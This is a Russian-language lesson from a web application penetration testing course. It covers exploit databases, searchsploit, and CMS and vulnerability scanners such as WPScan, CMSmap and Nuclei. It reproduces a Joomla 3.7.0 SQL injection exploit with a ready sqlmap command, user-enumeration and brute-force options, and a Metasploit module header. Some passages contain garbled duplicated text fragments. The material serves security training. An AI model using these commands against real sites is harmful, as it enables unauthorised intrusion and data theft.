



WAPT

Web Application Penetration Testing



6.6 Системные уязвимости

Оглавление

Введение	3
Что такое CMS	3
Что такое Web-сервер	4
Что такое FTP сервер	5
Что такое SSH	5
Где публикуют уязвимости.....	6
Vulners.....	6
Exploit DB.....	8
Интернет \ GitHub	10
Сканеры CMS.....	11
Wpscan	11
Joomscan.....	14
Droopscan.....	15
Cmsmap.....	15
CMSeek.....	16
Сканеры уязвимостей	17
Nuclei.....	17
Nikto.....	20
OpenVAS.....	20
Nessus	20
RedCheck	21
ZAP.....	21
Wapiti.....	23
Burp Suite	23
Netsparker.....	25
Acunetix Web Vulnerability Scanner	25
Эксплуатация уязвимостей.....	26
Использования ngrok для получения реверс шеллов в Metasploit ..	26
Добавление нового эксплоита в Metasploit Framework.....	29
Эксплуатация уязвимости при помощи Metasploit Framework.....	31
Эксплуатация уязвимости при помощи POC скриптов	33
Заключение	34

Введение

Во время разработки веб приложений разработчики могут допускать множество ошибок: как логических, так и технических. Эти ошибки могут возникать вследствие множества факторов: слишком сжатые сроки, не квалифицированные разработчики, недостаточный контроль, недопонимание среди коллектива, банальная невнимательность и даже отношения среди сотрудников. Количество ошибок растет как ком: одна цепляет другую, вторая цепляет ряд следующих и так далее. В итоге все это выливается в уязвимости, которые в дальнейшем будут эксплуатироваться злоумышленниками.

Ежедневно в самых разнообразных продуктах эксперты по безопасности и злоумышленники находят критические уязвимости. Естественно, самые критичные из них закрываются в ближайших обновлениях, но многие администраторы пренебрегают своевременной установкой заплаток. Из всего этого можно сделать вывод: чем более старая версия у приложения, тем больше вероятность, что оно уязвимо.

В этом уроке вы сможете рассмотреть на практике некоторые веб приложения, которые являются заведомо уязвимыми. Почему заведомо? Опять же, потому что большинство из уязвимостей уже исправлены в более новых версиях. Будут рассмотрены веб серверы, некоторые фреймворки, CMS, а также техники их обнаружения и эксплуатации.

Системные уязвимости не имеют конкретной категории в OWASP Top Ten 2021, это связано с тем, что в их составе присутствуют разные типы уязвимостей, которые относятся к разным категориям OWASP.

Что такое CMS

CMS или Content Management System – это система, управляющая контентом. По своей сути является программой, которая манипулирует данными сайта. К ее функциям можно отнести: создание, удаление, редактирование, управление данными сайта. Благодаря CMS несколько пользователей (контент менеджеров) могут заниматься наполнением одного сайта.

CMS по своей структуре могут кардинально отличаться друг от друга. Всё зависит от направленности, например, форум, блог, интернет-магазин и т. д. Но в то же время все их можно разделить на две большие группы: платные и бесплатные. Но для наших задач не имеет значения, к какой группе относится CMS.

Приведем небольшой список существующих CMS: Apache Roller, Ametys CMS, Crafter CMS, dotCMS, DSpace, Enonic XP, Fedora Commons, LogicalDOC Community Edition, Nuxeo EP, OpenCms, Alfresco Community Edition, Hippo CMS, OpenWGA, Jahia Community Distribution, Magnolia, OpenKM, Apache Lenya, Daisy, C1 CMS, DNN, Kentico CMS, mojoPortal, Orchard Project, Umbraco, BetterCMS, bloxom, Bricolage, EPrints, Foswiki, Ikiwiki, Movable Type Open Source, TWiki, Sellerdeck eCommerce, SPINE, WebGUI, ATutor, b2evolution, CMSimple, CMS Made Simple, Coderity, Composr CMS, concrete5, Contao, DokuWiki, Dotclear, Drupal, Exponent CMS, eZ Publish, eZ Platform, Geeklog, GetSimple CMS, Grav, Habari, ImpressCMS, ImpressPages, Jamroom, Joomla!, Kajona, Known, Magento, Mambo, MediaWiki, MiaCMS, Microweber, Midgard CMS, MODX, Novius OS, Nucleus CMS, OctoberCMS, OpenCart, Omeka, papaya CMS, pH7CMS, Phire CMS, PHP-Nuke, phpWebLog, phpWiki, Pimcore, PivotX, Pixie (CMS), PmWiki, Prestashop, ProcessWire, SMW+, Serendipity, SilverStripe, SPIP, Textpattern, Tiki Wiki CMS Groupware, TYPO3, WordPress, Xaraya, XOOPS, django CMS, Mezzanine, MoinMoin, Plone, Wagtail, Alchemy CMS, Radiant, Refinery CMS, Typo, ContentBox Modular CMS, Mura CMS, FarCry CMS, Ghost, TiddlyWiki, Wiki.js, OpenACS.

Как видим, их достаточно много. А теперь посмотрим на статистику:

CMS	Активные сайты
WordPress	26,701,222
Joomla	2,009,717
Squarespace	1,390,307
Drupal	964,820
Blogger	758,571
Shopify	605,506
TYPO3	582,629
Magento	372,915
PrestaShop	262.342
Bitrix	200,210

Сразу видно, каким CMS стоит уделить особое внимание.

Что такое Web-сервер

Web-сервер, по своей сути, это просто программа, у которой есть возможность принимать http запросы от клиента, чаще всего браузера, и отдавать ответы. Так же, как и CMS, web-серверов достаточно много. Например, Apache, nginx, IIS, lighttpd, Google Web Server, Resin, Cherokee, Rootage, THTTPD, Open Server, H2O и т. д. По умолчанию использует порты 80, 443.

Обратите внимание на популярность web-серверов.

Производитель	Кол-во сайтов (%)
Nginx	34,2
Apache	31,5
Cloudflare Server	21,6
LiteSpeed	12,3
Microsoft IIS	5,9
Node.js	2,1
Google	1,0

Данные представленные выше актуальны на июнь 2022. Остальные производители в статистике занимают менее 1% и в таблице не показаны.

Что такое FTP сервер

Очередная программа – FTP сервер. Называется так из-за протокола передачи данных. Дословно расшифровывается как «протокол передачи файлов». Используется для организации удобного удаленного хранения файлов. Файловая структура практически ничем не отличается от привычной структуры операционной системы. Те же директории и файлы в них. Считается весьма уязвимой частью сервера, из-за чего вряд ли на нем будет храниться конфиденциальная информация.

Подвержен следующим атакам: скрытые, брутфорс, сниффинг, захват портов, DDOS.

По умолчанию использует порт 21.

Что такое SSH

SSH – дословно переводится как «безопасная оболочка». Можно считать логическим продолжением Telnet, но, в отличии от него, шифрует весь трафик. Так же может передавать файлы и строить туннели.

SSH можно разделить на две части: клиент и сервер.

К клиентам относятся такие программы как: *kdssh, lsh-client, openssh-client, putty, ssh, Vinagre, Tectia SSH, SecureCRT, ShellGuard, Axessh, ZOC, SSHWindows, ProSSHD, Xshell, NiftyTelnet SSH, vSSH, ZOC* и т. д.

А к серверам: *OpenSSH, dropbear, lsh-server, openssh-server, ssh, Tectia SSH Server, freeSSHd, copssh, WinSSHD, КрyМ Telnet/SSH Server, MobaSSH.*

По умолчанию использует порт 22.

Где публикуют уязвимости

Специалисты в области информационной безопасности стараются придерживаться неписанных правил и не публиковать информацию о новых уязвимостях, до момента, как они не будут исправлены разработчиками.

После того, как разработчики выпустили патч, или после истечения длительного времени после обнаружения уязвимости информация о ней обычно публикуется на профильных платформах, чаще всего вместе с алгоритмом, позволяющим продемонстрировать уязвимость. Иногда там же можно найти POC (Prof of Concept) – скрипт, который выполняет описанные действия в автоматическом режиме для эксплуатации уязвимости.

Порой на основе таких исследований другие специалисты пишут расширенные эксплоиты, которые могут содержать в себе код для эксплуатации нескольких уязвимостей, приводящих к полной компрометации системы!

Существует несколько платформ, где специалисты в области информационной безопасности могут выкладывать информацию о уязвимостях и эксплоитах.

Vulners

Vulners (<https://vulners.com/>) выступает в качестве агрегатора новостей о новых уязвимостях, а также содержит базу эксплоитов. Для поиска эксплоитов нужно выбрать Exploit updates и ввести стек технологий, для которого требуется найти эксплоит (Рис. 1).

The screenshot shows the Vulners search interface. The search bar contains 'bulletinFamily:exploit order:published django'. The left sidebar lists various categories like Database, Vendors, Products, Years, CVSS, Scanner, Perimeter Scanner, Email, Webhook, Plugins, Resources, Pricing, and Contacts. The main content area displays search results for Django exploits. The top result is 'ApPHP MicroCMS 1.0.1 Host Header Injection' with a 7.1 AI Score and 49 views. The second result is 'Exploit for SQL Injection in Django project Django' with a 9.8 CVSS score, 8.6 AI Score, and 0.003 EPSS. The third result is 'Exploit for Cross-site Scripting in Django project Django'. The right sidebar shows filters for Family, Bulletin Type, Min CVSS Score, Date, Order by, and Include loc. There are buttons for 'Show Results' and 'Clear'.

Рис. 1 Поиск эксплоита для Django

Так же на данной платформе присутствуют платные эксплоиты доступные по подписке. Пример эксплойта для django unicorn на рисунке 2.

The screenshot shows the Vulners search interface for a specific vulnerability. The search bar contains 'Searching through 3M+ vulnerabilities and exploits'. The left sidebar is the same as in the previous image. The main content area displays the details of the 'django-unicorn 0.35.3 - Stored Cross-Site Scripting Vulnerability'. It includes the CVE ID (CVE-2021-42853), the date (2021-10-08 00:00:00), the author (Raven Security Associates), and the day (Today). The vulnerability is rated as 5.4 Medium (CVSS3) and 3.5 Low (CVSS2). There is a button for 'JSON' and a section for 'Related for 1337DAY-ID-36877' with links to 'Exploit 2', 'Software 6', and 'NVD 4'. The PoC section shows the exploit details and the payload.

Рис. 2 Vulners эксплоит django-unicorn

- PoC and DOS
- Shellcode
- Security paper
- Google hacking DB
- Platform – платформа, где можно применять эксплоит
- Author – автор эксплойта

Есть вариант расширенного поиска (Рис. 5):

Рис. 5 Расширенный поиск в Exploit-DB

Внутри эксплойта будет представлена вся информация по нему, включая код эксплойта (Рис. 6).

```

##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::EXE

  # Eschewing CndStager for now, since the use of '\' and ';' are killing me
  #include Msf::Exploit::CndStager # https://github.com/rapid7/metasploit-framework/wiki/How-to-use-command-stagers
  
```

Рис. 6 Информация по эксплойту

Exploit-DB имеет и локальную версию, находящуюся в нашей системе. Если вы регулярно обновляете Kali Linux, то локальная база данных эксплоитов также обновляется.

Для поиска нужного эксплоита в терминале необходимо набрать команду *searchsploit* с указанием в качестве параметра требуемой уязвимости.

Например, у нас есть сайт на CMS Joomla. Определив версию CMS (в нашем случае 3.7.0), пробуем найти для нее эксплоит (Рис. 7).

```
kali@kali:~$ searchsploit joomla 3.7.0
```

```
(codeby@Codeby) - [-]
$ searchsploit joomla 3.7.0

-----
Exploit Title | Path
-----
Joomla! 3.7.0 - 'com_fields' SQL Injection | php/webapps/42033.txt
Joomla! Component Easydiscuss < 4.0.21 - Cros | php/webapps/43488.txt
-----

Shellcodes: No Results
Papers: No Results
```

Рис. 7 Поиск эксплоита в локальной версии Exploit-DB

Посмотрим его содержимое (Рис. 8) и найдем готовую команду для *sqlmap*:

```
kali@kali:~$ cat /usr/share/exploitdb/exploits/php/webapps/42033.txt
```

```
(codeby@Codeby) - [-]
$ cat /usr/share/exploitdb/exploits/php/webapps/42033.txt
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

Рис. 8 Содержимое эксплоита

Интернет \ GitHub

Несмотря на наличие специализированных сервисов, содержащих в себе готовые эксплоиты для уязвимостей, не стоит пренебрегать простым поиском в интернете.

Очень часто РОС скрипты или просто алгоритмы выполнения запросов для самых свежих уязвимостей можно найти в интернете или на GitHub.

Всегда помните о рисках связанных с использованием скриптов из интернета. Всё чаще можно найти новости, где недалёкие пентестеры в погоне за Bugbounty

скачивают ПОС для только-только появившейся уязвимости и становятся жертвами криптолокеров или частью ботнет сетей!

Желательно найти первоисточник этого скрипта, а ещё лучше потратить время и изучить найденный скрипт. Очень часто авторы скриптов публикуют свои исследования о том, как была найдена уязвимость и как именно работают написанные ими эксплоиты. Так вы хотя бы минимально сможете обезопасить себя.

Для поиска в интернете достаточно использовать связку из названия системы, её версии, номера CVE, если он известен и слова ПОС или exploit.

Сканеры CMS

В начале урока мы рассмотрели, какие бывают системы управления контентом сайта, сейчас рассмотрим, как тестировать CMS на наличие уязвимостей.

Wpscan

Wpscan – мощный фреймворк для сканирования уязвимостей Wordpress, написанный на Ruby. Позволяет выявлять уязвимости в:

- в версии движка.
- темах оформления.
- плагинах.

WPScan уже предустановлены в ряде ОС для пентеста, таких как:

- Kali Linux
- SamuraiWTF
- Pentoo
- BlackArch

WPScan сканирует свою базу данных, чтобы найти устаревшие версии и уязвимости в движке целевого сайта.

Возможности WPScan:

- Определяет версию установленного на данный момент WordPress;
- Обнаруживает конфиденциальные файлы, такие как:
 - readme;
 - robots.txt;
 - файлы замены базы данных и т. д.
- Обнаруживает включенные функции на текущем установленном сервере WordPress, таких как file_upload;

- Перечисляет темы оформления и плагины вместе с их версиями, а также оповещает, если они содержат в себе уязвимости;
- Находит все доступные имена пользователей.

Полная справка по программе вызывается командой `wpscan -hh` (Рис. 9)

```
(codeby@Codeby) ~$ wpscan -hh
WordPress Security Scanner by the WPScan Team
Version 3.8.22
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Usage: wpscan [options]
--url URL
    The URL of the blog to scan
    Allowed Protocols: http, https
    Default Protocol if none provided: http
    This option is mandatory unless update or help or hh or version is/are supplied
-h, --help
    Display the simple help and exit
--hh
    Display the full help and exit
--version
    Display the version and exit
-v, --verbose
    Verbose mode
--[no-]banner
    Whether or not to display the banner
    Default: true
-o, --output FILE
    Output to FILE
-f, --format FORMAT
    Output results in the format supplied
    Available choices: cli-no-colour, cli-no-color, cli, json
    Default: mixed
--detection-mode MODE
    Available choices: mixed, passive, aggressive
--user-agent, --ua VALUE
    Use a random user-agent for each scan
--random-user-agent, --rua
--http-auth login:password
-t, --max-threads VALUE
    The max threads to use
    Default: 5
--throttle Milliseconds
    Milliseconds to wait before doing another web request. If used, the max threads will be set to 1.
--request-timeout SECONDS
    The request timeout in seconds
    Default: 60
--connect-timeout SECONDS
    The connection timeout in seconds
    Default: 30
```

Рис. 9 Справка по программе Wpscan

Простая команда `wpscan --url http://IP` выведет общую информацию о cms, сервере, операционной системе, версии Wordpress и т.д. (Рис. 10).

```
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.8.32.1:61001/ [10.8.32.1]
[+] Started: Fri Dec 2 13:28:41 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.25 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.8.32.1:61001/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
```

Рис. 10 Результат работы Wpscan

Сканер может вывести некоторые найденные файлы и установленные плагины. Попробуем получить информацию о привилегированных пользователях командой (Рис. 11):

```
kali@kali:~$ wpscan --url http://IP/ -e u
```

```
[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Рис. 11 Список привилегированных пользователей Wordpress

Для поиска уязвимых плагинов используем команду (Рис. 30):

```
kali@kali:~$ wpscan --url http://IP/ -e vp --api-token TOKEN
```

Для получения токена необходимо зарегистрироваться на сайте <https://wpscan.com/> и бесплатно скачать токен. Без использования токена сканирование и вывод результатов будет не полным.

```
[+] mail-masta
| Location: http://[REDACTED]/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
| References:
|   - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
|   - https://www.exploit-db.com/exploits/40290/
|   - https://www.exploit-db.com/exploits/50226/
|   - https://cxsecurity.com/issue/WLB-2016080220
|
| [!] Title: Mail Masta 1.0 - Multiple SQL Injection
| References:
|   - https://wpscan.com/vulnerability/c992d921-4f5a-403a-9482-3131c69e383a
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6570
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6571
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6572
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6573
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6574
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6575
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6576
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6577
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6578
|   - https://www.exploit-db.com/exploits/41438/
|   - https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin
```

Рис. 12 Вывод списка уязвимых плагинов Wordpress

Как видим, кроме описания самой уязвимости можно увидеть ссылки на ресурсы, где можно найти эксплоит для этой уязвимости.

Функционал сканера очень велик. С помощью Wpscan можно даже производить брут панели управления Wordpress (этот вариант использования показан в видеоролике, которое прилагается к уроку).

Для cms Joomla существует свой сканер уязвимости – *joomscan*. Это довольно простой в использовании инструмент, но его функционал значительно уступает *wpscan*. Однако, данная программа позволяет проанализировать приложение, определить версию cms, найти скрытые файлы и резервные копии сайтов. Вывод справки по программе выводится командой *joomscan -h* (Рис. 13).

Рис. 13 Справка по программе Joomscan

```
kali@kali:~$ joomscan -u http://URL
```

Для cms Drupal существует свой сканер – Droopescan. Справка по программе вызывается командой *droopescan --help* (Рис 14).

```
usage: droopescan (sub-commands ...) [options ...] {arguments ...}

      |
      |  _____
      |  |   |   |   |   |   |   |   |   |   |   |   |   |
      |  |___|___|___|___|___|___|___|___|___|___|___|___|
      |  |   |   |   |   |   |   |   |   |   |   |   |   |
      |  |___|___|___|___|___|___|___|___|___|___|___|___|
      |  |   |   |   |   |   |   |   |   |   |   |   |   |
      |  |___|___|___|___|___|___|___|___|___|___|___|___|
      |
=====

commands:


scan
    cms scanning functionality.

stats
    shows scanner status & capabilities.

options:
    -h, --help    show this help message and exit
    --debug       toggle debug output
    --quiet       suppress all output

Example invocations:
    droopescan scan drupal -u URL_HERE
    droopescan scan silverstripe -u URL_HERE

More info:
    droopescan scan --help
```



```

abilities.
message and exit
put
put
L_HERE
-u URL_HERE

```

В программе *Droopescan*

После установки в дистрибутив Kali Linux для установки необходимо зайти на Интернет-ресурсе Github.com и следовать инструкции. Программа python объединяет в cms и в автоматическом режиме и запускает нужный сканер. Вызывается командой *python cmsmap.py -h* (Рис. 15).

```

-E] [-c] [-s] [-d] [-u] [-p] [-x] [-k] [-w] [-v] [-h] [-D] [-U] [target]
:8080/')
D:\cpanel_05 (Wondle

```

... в дистрибутив
... установки нео-
... Интернет-р-
... [map](#) и следовать и
... на python обт
... cms и в автома

Этот инструмент написан на python объединяет в себе вышеперечисленные сканеры sms и в автоматическом режиме определяет систему управления и запускает нужный сканер. Вызов справки осуществляется командой *python cmsmap.py -h* (Рис. 15).

```

usage: cmsmap.py [-f W/J/D/M] [-F] [-t] [-a] [-H] [-i] [-o] [-E] [-c] [-s] [-d] [-u] [-p] [-x] [-k] [-w] [-v] [-h] [-D] [-U] [target]

CMSmap tool v1.0 - Simple CMS Scanner
Author: Mike Manzotti

Scan:
  target                target URL (e.g. 'https://example.com:8080/')
  -f W/J/D/M, --force W/J/D/M
                        force scan (W)ordpress, (J)oomla or (D)rupal or (M)oodle
  -F, --fullscan        full scan using large plugin lists. False positives and slow!
  -t, --threads          number of threads (Default 5)
  -a, --agent            set custom user-agent
  -H, --header           add custom header (e.g. 'Authorization: Basic ABCD...')
  -i, --input            scan multiple targets listed in a given file
  -o, --output           save output in a file
  -E, --noedb            enumerate plugins without searching exploits
  -c, --nocleanurls      disable clean urls for Drupal only
  -s, --nosslcertificate don't validate the server's certificate
  -d, --dictattack       run low intense dictionary attack during scanning (5 attempts per user)

Brute-Force:
  -u, --usr              username or username file
  -p, --psw              password or password file
  -x, --noxmlrpc         brute forcing WordPress without XML-RPC

Post Exploitation:
  -k, --crack            password hashes file (Require hashcat installed. For WordPress and Joomla only)
  -w, --wordlist         wordlist file

Others:
  -v, --verbose          verbose mode (Default false)
  -h, --help             show this help message and exit
  -D, --default          run CMSmap with default options
  -U, --update           use (C)MSmap, (P)lugins or (P)C for both

Examples:
  cmsmap.py https://example.com
  cmsmap.py https://example.com -f W -F --noedb -d
  cmsmap.py https://example.com -i targets.txt -o output.txt
  cmsmap.py https://example.com -u admin -p passwords.txt
  cmsmap.py -k hashes.txt -w passwords.txt

```

Рис. 15 Справка по программе стстар

Для сканирования цели необходимо запустить команду (Рис. 16)

```
kali@kali:~$ python cmsmap.py -F http://URL
```

```
[*] Date & Time: 02/12/2022 14:20:10
[*] Threads: 5
[*] Target: http://[REDACTED]
[*] Website Not in HTTPS: http://[REDACTED]
[*] Server: Apache/2.4.25 (Debian)
[*] X-Frame-Options: Not Enforced
[*] Strict-Transport-Security: Not Enforced
[*] X-Content-Security-Policy: Not Enforced
[*] X-Content-Type-Options: Not Enforced
[*] No Robots.txt Found
[*] CMS Detection: WordPress
[*] Wordpress Version: 4.7.12
[*] EDB-ID: 50663 "WordPress Core 5.8.2 - 'WP_Query' SQL Injection"
[*] EDB-ID: 50304 "WordPress 5.7 - 'Media Library' XML External Entity Injection (XXE) (Authenticated)"
[*] EDB-ID: 47720 "WordPress Core 5.3 - User Disclosure"
[*] EDB-ID: 47800 "WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service"
[*] EDB-ID: 47557 "WordPress Core 5.2.4 - Cross-Origin Resource Sharing"
[*] EDB-ID: 47361 "WordPress Core 5.2.3 - Cross-Site Host Modification"
[*] EDB-ID: 47690 "WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts"
[*] EDB-ID: 49338 "WordPress Core 5.2.2 - 'post previews' XSS"
[*] EDB-ID: 46511 "WordPress Core 5.0 - Remote Code Execution"
[*] EDB-ID: 46662 "WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)"
[*] EDB-ID: 49512 "WordPress 5.0.0 - Image Remote Code Execution"
[*] EDB-ID: 44949 "WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion"
[*] EDB-ID: 50456 "WordPress 4.9.6 - Arbitrary File Deletion (Authenticated) (2)"
[*] Wordpress Theme: twentyseventeen
[*] Wordpress usernames identified:
[*] admin
[*] XML-RPC services are enabled
[*] Website vulnerable to XML-RPC Brute Force Vulnerability
[*] Autocomplete Off Not Found: http://[REDACTED]/wp-login.php
[*] Default Wordpress Files:
[*] http://[REDACTED]/license.txt
[*] http://[REDACTED]/readme.html
[*] http://[REDACTED]/wp-content/themes/twentyfifteen/genericons/COPYING.txt
[*] http://[REDACTED]/wp-content/themes/twentyfifteen/genericons/LICENSE.txt
```

Рис. 16 Работа программы cmsmap

CMSeek

CMSeek представляет собой инструмент для сканирования и анализа веб-сайтов с целью выявления и определения уязвимостей в системах управления контентом (CMS), поддерживает более 170 CMS. CMSeek не входит в состав дистрибутива Kali но он есть в репозитории Kali, его можно установить используя команду: *sudo apt install cmseek*. CMSeek является альтернативным вариантом Cmsmap так как имеет более актуальную информацию по CMS.

```
(kali@kali)~$ cmseek -h

CMSeek Version 1.1.3
Github: https://github.com/Tuhinshubhra/CMSeek
Coded By: @r3dhax0r

USAGE:
  python3 cmseek.py (for guided scanning) OR
  python3 cmseek.py [OPTIONS] <Target Specification>

SPECIFYING TARGET:
  -u URL, --url URL           Target Url
  -l LIST, --list LIST        Path of the file containing list of sites
                              for multi-site scan (comma separated)

MANIPULATING SCAN:
  -i cms, --ignore--cms cms   Specify which CMS IDs to skip in order to
                              avoid false positive. separated by comma ","
  --strict-cms cms            Checks target against a list of provided
                              CMS IDs. separated by comma ","
  --skip-scanned              Skips target if it's CMS was previously detected.
```

Рис. 17 Справка в CMSeek

Подробную информацию можно найти в официальном репозитории cmseek <https://github.com/Tuhinshubhra/CMSeek>

Сканеры уязвимостей

Сканирование на уязвимости – это один из начальных этапов задачи тестирования на проникновение. Инструменты сканирования на уязвимости помогают обнаруживать лазейки безопасности в приложении, операционных системах, оборудовании и сетевых системах.

Ниже представлен далеко не полный список сканирующих инструментов, часть из которых бесплатные с открытым исходным кодом, другие платные или условно-бесплатные.

Каждый из них обладает своим набором преимуществ и недостатков. Полный список онлайн сканеров с коммерческим и бесплатным распространением можно ознакомиться на официальном сайте owasp [https://owasp.org/www-community/Vulnerability Scanning Tools](https://owasp.org/www-community/Vulnerability%20Scanning%20Tools)

Nuclei

Nuclei –бесплатный сканер уязвимости с открытым исходным кодом, написанный на языке GO. В настоящее время это один из самых популярных сканеров уязвимостей.

Он постоянно обновляется и дополняется новыми правилами поиска уязвимостей благодаря вкладу открытого сообщества специалистов. Правила формируются и сохраняются в простых файлах шаблонов YAML (Рис. 18).




Рис. 18 Принцип работы сканера уязвимостей Nuclei

Nuclei сканирует веб-приложение на основе тысяч написанных сообществом шаблонов YAML.

Для установки сканера воспользуемся следующим алгоритмом действий:

```
kali@kali:~$ wget
https://github.com/projectdiscovery/nuclei/releases/download/v2.5.5/nuclei_2.5.5_linux_amd64.zip
```

```
kali@kali:~$ unzip nuclei_2.5.5_linux_amd64.zip
kali@kali:~$ sudo mv ./nuclei /usr/bin
kali@kali:~$ nuclei
```

или

```
kali@kali:~$ sudo apt-get update
kali@kali:~$ sudo apt-get install nuclei
kali@kali:~$ nuclei
```

```

      _____
     /         \    ( )
    /   \       /   \
   /     \     /     \
  /       \   /       \
 /         \ /         \
/_          \_          \_ v2.8.1

                projectdiscovery.io

[INF] Using Nuclei Engine 2.8.1 (latest)
[INF] Using Nuclei Templates 9.3.1 (latest)
[INF] Templates added in last update: 2
[INF] Templates loaded for scan: 4473
[INF] Targets loaded for scan: 0
[INF] No results found. Better luck next time!
```

Рис. 19 Запуск программы Nuclei

Справка вызывается командой *nuclei -h* (Рис. 20)

```
Usage:
  nuclei [flags]

Flags:
  TARGET:
    -u, -target string[]      target URLs/hosts to scan
    -l, -list string          path to file containing a list of target URLs/hosts to scan (one per line)
    -resume string            resume scan using resume.cfg (clustering will be disabled)
    -sa, -scan-all-ips       scan all the IP's associated with dns record
    -iv, -ip-version string[] IP version to scan of hostname (4,6) - (default 4)

TEMPLATES:
    -nt, -new-templates          run only new templates added in latest nuclei-templates release
    -ntv, -new-templates-version string[] run new templates added in specific version
    -as, -automatic-scan         automatic web scan using wappalizer technology detection to tags mapping
    -t, -templates string[]      list of template or template directory to run (comma-separated, file)
    -turl, -template-url string[] list of template urls to run (comma-separated, file)
    -w, -workflows string[]      list of workflow or workflow directory to run (comma-separated, file)
    -wu, -workflow-url string[]  list of workflow urls to run (comma-separated, file)
    -validate                    validate the passed templates to nuclei
    -nss, -no-strict-syntax      disable strict syntax check on templates
    -td, -template-display      displays the templates content
    -tl                          list all available templates

FILTERING:
    -a, -author string[]         templates to run based on authors (comma-separated, file)
    -tags string[]               templates to run based on tags (comma-separated, file)
    -etags, -exclude-tags string[] templates to exclude based on tags (comma-separated, file)
    -itags, -include-tags string[] tags to be executed even if they are excluded either by default or configuration
    -id, -template-id string[]   templates to run based on template ids (comma-separated, file)
    -eid, -exclude-id string[]   templates to exclude based on template ids (comma-separated, file)
    -it, -include-templates string[] templates to be executed even if they are excluded either by default or configuration
    -et, -exclude-templates string[] template or template directory to exclude (comma-separated, file)
    -em, -exclude-matchers string[] template matchers to exclude in result
    -s, -severity value[]        templates to run based on severity. Possible values: info, low, medium, high, critical, unknown
    -es, -exclude-severity value[] templates to exclude based on severity. Possible values: info, low, medium, high, critical, unknown
    -pt, -type value[]           templates to run based on protocol type. Possible values: dns, file, http, , headless, network, workflow, ssl, websocket, whois
    -ept, -exclude-type value[]  templates to exclude based on protocol type. Possible values: dns, file, http, , headless, network, workflow, ssl, websocket, whois
    -tc, -template-condition string[] templates to run based on expression condition

OUTPUT:
```

Рис. 20 Справка программы Nuclei

Давайте попробуем поискать уязвимость Apache STRUTS2.

